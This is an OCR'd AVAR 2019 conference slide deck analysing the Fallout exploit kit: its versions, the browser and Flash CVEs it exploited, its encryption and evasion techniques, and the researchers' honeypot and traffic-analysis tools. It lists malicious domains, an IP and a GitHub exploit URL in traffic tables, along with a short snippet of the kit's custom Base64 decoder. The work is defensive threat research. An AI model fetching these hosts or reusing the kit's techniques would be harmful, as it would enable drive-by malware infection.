AVAR 2019
OSAKA-JAPAN

A Chronicle of Fallout

Rintaro Koike (NTT Security Japan KK)
Shota Nakajima (Cyber Defense Institute Inc.)

Our Introduction

- Rintaro Koike
  - SOC Analyst & Threat Researcher @ NTT Security (Japan) KK
  - Founder & Researcher @ nao_sec
    - Analysis of Malicious Traffic

- Shota Nakajima
  - Malware Analysis & Incident Response @ Cyber Defense Institute, Inc.
  - Analyst @ nao_sec
    - Malware Analysis & Reverse Engineering

- nao_sec
  - Security Research Team
  - Not Company
  - Hobby Activity

Fallout Exploit Kit

- One of the most sophisticated Exploit Kit
- **Appeared in August 2018**
  - **Still very active**
- 3 major updates in a year
  - Being actively developed
- **Using advanced techniques**
  - Diffie-Hellman key exchange
  - Process detection
  - VM detection

Timeline

Timeline

Fallout V1
2018/8/31

Appearance of Fallout
Started selling in the market

Fallout V2
2019/01/17

Change traffic to HTTPS
Add CVE-2018-15982

Fallout V3
2019/02/28

Use PoC on Github
Exploit is not stable


Fallout V4
2019/04/10

Data encryption using Diffie-Hellman key exchange
Detection analysis environment

Augma

An Automated Active Observation Platform

System Overview



StarC

- **Simple high-interactive client honeypot**
  - https://github.com/nao-sec/starc

  - Input a URL, StarC access and collect data
    - Traffic data (pcap & saz)
    - Screenshot
    - Temp directory files


EKTotal

- **Automatic DbD traffic analyzer**
  - https://github.com/nao-sec/ektotal

  - Input a pcap or saz, EKTotal analyze traffic data
    - Identify campaign & EK
    - Extract some information
      - Encode key
      - CVE Number
      - SWF file
      - Malware
    - Depends on EKFiddle’s rules
      - https://github.com/malwareinfosec/EKFiddle
    - Lazy “Gate Estimation” added on July, 2019


tknk_scanner

- Automatic identification and classification of malware
  - Scan malware with YARA
- Dumps original code of malware
- Community-based
  - Integrates multiple Open Source Software and free tools




Detailed Analysis

Exploit Kit Flow



Exploit Part



Version 1

- Very simple structure
  - Custom Base64
- Exploit
  - CVE-2018-4878
  - CVE-2018-8174
- When we observed, the domain contained “naosec” ☺

#	Result	Protocol	Host	URL	Body	Comments
22	200	HTTP	cobalten.com	/?auction_id=6c271067-7...	675	
23	302	HTTP	107.170.215.53	/workt/trkmix.php?device...	81	
24	302	HTTP	huli.cf	/v3	0	
25	200	HTTP	naosecgomosec.gq	/Xh8WBP/Unclamp-6401-...	51,173	

Version 1

- **Custom Base64**
  - Changed Base64 table every time

```
custom_table: "58sNFReVyzqCED-JruK3pUlTc.Ad4MGW9IxnPHaYQb_ihZBkXfS1votgmjOL760w2",
custom_base64_decode: function (encoded_data) {
    var decoded_data = '';
    var a,b,c;
    var d,e,f,g;
    var i = 0;
    encoded_data = encoded_data['replace'](/[^A-Za-z0-9\._-]/g, "");
```

Version 2

- Started using HTTPS
  - Let's Encrypt
- Exploit
  - CVE-2018-8174
  - CVE-2018-15982

#	Result	Protocol	Host	URL	Body	Comments
1	302	HTTP	ads.sexmovies.shop	/dhbrfbghr3rbefgngr45	0	Malcdn Campaign
2	302	HTTP	200bucksperday.xyz	/ikusdhviushdvgh346376etf	0	Malcdn Campaign
3	200	HTTPS	payformyattention.site	/fringilla_Houseboat/Wbud/Nutting_nuggety	64,126	Fallout Exploit Kit (Landing Page)
4	200	HTTPS	payformyattention.site	/pwahW/9106_5993/oUUm?Sorehon=Tough...	219,648	Fallout Exploit Kit (Malware Payload)

Version 3

- Use Poc on GitHub
  - Not stable
- Exploit
  - CVE-2018-8174

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	www.onlinedattingforlive.info	/	8,496	HookAds Campaign
2	200	HTTPS	russkistandart.info	/unlimited/under-inter	5,399	HookAds Campaign
3	200	HTTPS	not-my-guilty.com	/h87p/Indices.asp?Francic=Bedsore-3985-14068&yaA...	4,998	Fallout Exploit Kit (Landing Page)
4	200	HTTPS	not-my-guilty.com	/vtJn/8734/concerto.htm?Ood=C5FS6&Pigweeds=891...	12,352	Fallout Exploit Kit (Encoded Data)
5	200	HTTPS	raw.githubusercontent.com	/w7374520/CVE-2018-8174_EXP/master/CVE-2018-81...	19,855	CVE-2018-8174
6	200	HTTPS	not-my-guilty.com	/2005-01-16/Psoriasic	4,513	Fallout Exploit Kit (PowerShell Payload)
7	200	HTTPS	not-my-guilty.com	/04_10_1971/beaveries/aoer.phtml	140,484	Fallout Exploit Kit (Malware Payload)

Version 4

- **Complex traffic structure**
  - Multipule obfuscation & encryption
- **Diffie-Hellman key exchange**
  - **Encoded exploit code & PowerShell code**

#	Result	Protocol	Host	URL	Body	Process	Comments
1	200	HTTPS	beahero4u.com	/10499/ergometer-mangerite-obelial/Dogmatist-...	1,836	iexplore:1660	Fallout EK (Landing Page)
2	200	HTTPS	beahero4u.com	/YcM/1833?Jibbing=5z5A&batten=goodyship_A...	9,736	iexplore:1660	Fallout EK (JavaScript Code)
3	200	HTTPS	beahero4u.com	/prearming-skyborne/18552-2512?XCSzQX=191...	5,782	iexplore:1660	Fallout EK (Encoded Data)
4	200	HTTPS	beahero4u.com	/8BTs/4549/1999_06_09?ndINm=13-02-1963&b...	22,042	iexplore:1660	Fallout EK (Encoded Data => CVE-2018-8174 + SWF Loader)
5	200	HTTPS	beahero4u.com	/inroads_Fashed/bemajesty_snareless_Caneton...	35,129	iexplore:1660	Fallout EK (CVE-2018-15982)
6	200	HTTPS	beahero4u.com	/1946_09_21/Dodoism-gaudish/Reavouch_lavati...	5,617	iexplore:1660	Fallout EK (Encoded PowerShell Code)
7	200	HTTP	beahero4u.com	/1950-01-11/O8Zr	840,192	powershell:1724	Fallout EK (Malware)

Version 4

